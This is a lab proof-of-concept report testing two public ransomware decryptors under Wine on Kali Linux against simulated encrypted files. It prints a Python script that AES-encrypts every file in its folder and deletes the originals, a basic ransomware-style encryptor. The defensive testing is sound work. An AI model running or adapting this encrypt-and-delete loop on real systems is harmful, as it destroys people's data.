

PoC Report : SNSLocker & SpartCrypt Decryptor Tools

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Objective

To test ransomware decryption using two publicly available decryptor tools: SNSLocker and SpartCrypt in a controlled lab environment.

This PoC validates the tools' behavior and setup using simulated encrypted files.

Environment

OS: Kali Linux

Platform: VMware Workstation

Decryption Tools:

RansomwareFileDecryptor 1.0.1668 MUI.exe` (SNSLocker)

decrypt_SpartCrypt.exe` (SpartCrypt)

Test Setup (Simulated Encryption)

1. Prepare wine environment:

sudo apt update

sudo apt install wine -y

2. Simulate Encrypted File

sns_test.txt.encrypted

sns_test.txt.locked


sns_test.txt.RSNSLocker

3. Run SNSLocker Decryptor Tool(RansomwareFileDecryptor 1.0.1668 MUI.exe)

wine 'RansomwareFileDecryptor 1.0.1668 MUI.exe'

4. Run SpartCrypt Decryptor Tool(decrypt_SpartCrypt.exe)

wine decrypt_SpartCrypt.exe



Simulated Test Data

Created dummy `sns_test.txt` files and renamed with .encrypted`, .locked, .RSNSLocker extensions to mimic ransomware behavior.

Create encrypted file through

from `Crypto.Cipher` import `AES`

from `Crypto.Random` import `get_random_bytes`

import `os`

Generate a random 16-byte key

`key = get_random_bytes(16)`

Save the key to file (for manual decryption later)

with `open("aes_key.bin", "wb")` as `kf`:

`kf.write(key)`

Encrypt all files in current folder (skip .py files)

```

for filename in os.listdir():
    if filename.endswith(".py") or filename.endswith(".bin") or filename.endswith(".enc"):
        continue

    if os.path.isfile(filename):
        with open(filename, "rb") as f:
            data = f.read()

            cipher = AES.new(key, AES.MODE_EAX)
            ciphertext, tag = cipher.encrypt_and_digest(data)

            with open(filename + ".enc", "wb") as f:
                f.write(cipher.nonce + tag + ciphertext)

            os.remove(filename)

```

```

(venv)kali@kali: ~/ransomware_poc
File Actions Edit View Help
GNU nano 8.3 /home/kali/ransomware_poc/encryptor.py *
from Crypto.Cipher import AES
from Crypto.Random import get_random_bytes
import os

# Generate a random 16-byte key
key = get_random_bytes(16)

# Save the key to file (for manual decryption later)
with open("aes_key.bin", "wb") as kf:
    kf.write(key)

# Encrypt all files in current folder (skip .py files)
for filename in os.listdir():
    if filename.endswith(".py") or filename.endswith(".bin") or filename.endswith(".enc"):
        continue

    if os.path.isfile(filename):
        with open(filename, "rb") as f:
            data = f.read()


            cipher = AES.new(key, AES.MODE_EAX)
            ciphertext, tag = cipher.encrypt_and_digest(data)



            with open(filename + ".enc", "wb") as f:
                f.write(cipher.nonce + tag + ciphertext)


            os.remove(filename)

Change1 (Runs in VM).exe
executable generated with RA for MS Windows 7.exe
executable generated with RA for MS Windows 7.exe

```







Conclusion:

- Tools executed successfully using Wine in a Kali Linux environment.
- SpartCrypt Decryptor did not recognize the file due to real encrypted payload or keys.
- RansomwareFileDecryptor 1.0.1668 MUI.exe ran but couldn't decrypt.
- Tools ran but couldn't decrypt (no real key/data).
- Simulated encrypted files were created using AES and file extension spoofing.
- Decryptors failed to process files without real ransomware payload or keys.
- This PoC verifies that the test environment and tools are **ready for analysis of real ransomware** samples in the future.